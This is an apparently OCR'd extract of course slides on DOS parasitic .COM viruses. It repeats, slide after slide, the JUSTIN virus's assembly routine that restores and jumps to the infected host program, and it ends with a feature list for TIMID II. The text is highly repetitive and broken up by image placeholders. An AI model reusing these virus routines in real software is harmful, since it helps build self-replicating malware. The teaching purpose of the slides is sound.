
# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 6.1 HOST Execution in - GOTO\_HOST\_HIGH




# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 6.1 HOST Execution in - GOTO\_HOST\_HIGH



# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 6.2 HOST Execution in - GOTO\_HOST\_LOW



SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
	-	-	0001h	0000h

### GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```

```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```


```
cli
add sp,4
```

```
ret
```



# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 6.2 HOST Execution in - GOTO\_HOST\_LOW



SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
	-	F6FFh	0001h	0000h

### GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```

```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```


```
cli
add sp,4
```

```
ret
```



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## 6.2 HOST Execution in - GOTO\_HOST\_LOW



00C3h – “ret” code

SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
	C300h	F6FFh	0001h	0000h

### GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```

```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```

```
cli
add sp,4
```


```
ret
```





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## 6.2 HOST Execution in - GOTO\_HOST\_LOW



0A4F3h –“rep movsb” code

SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
F3A4h	C300h	F6FFh	0001h	0000h

### GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```

```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```


```
cli
add sp,4
```

```
ret
```



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## 6.2 HOST Execution in - GOTO\_HOST\_LOW



### GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```

Prepares  
for the strings  
copy mnemonic

```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```


```
cli
add sp,4
```

```
ret
```

SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
F3A4h	C300h	F6FFh	0001h	0000h

## II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 6.2 HOST Execution in - GOTO\_HOST\_LOW



# ES=DS=SS=CS

## GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```


```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```

```
cli
add sp,4
```

ret


## Stop the interrupts

SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
F3A4h	C300h	F6FFh	0001h	0000h



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## 6.2 HOST Execution in - GOTO\_HOST\_LOW



SS:FFF6	SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
F3A4h	C300h	F6FFh	0001h	0000h

### GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```

```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```


```
cli
add sp,4
```

```
ret
```



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## 6.2 HOST Execution in - GOTO\_HOST\_LOW



### GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```

```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```

```
cli
add sp,4
```


ret





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## 6.2 HOST Execution in - GOTO\_HOST\_LOW



## GOTO\_HOST\_LOW:

```
mov ax,100h
push ax
mov ax,sp
sub ax,6
push ax
```

```
mov ax,000C3h
push ax
mov ax,0A4F3h
push ax
```


```
mov si,offset HOST
mov di,100h
mov cx,sp
sub cx,offset HOST
```

```
cli
add sp,4
```

ret

# II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

## 6.2 HOST Execution in - GOTO\_HOST\_LOW




## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### Features TIMID II:

- inserts itself in the end of .COM host file
- executes before the host program, like JUSTIN
- is faster than JUSTIN
- DOESN'T destroy the infected program

### The operations of the virus TIMID II:

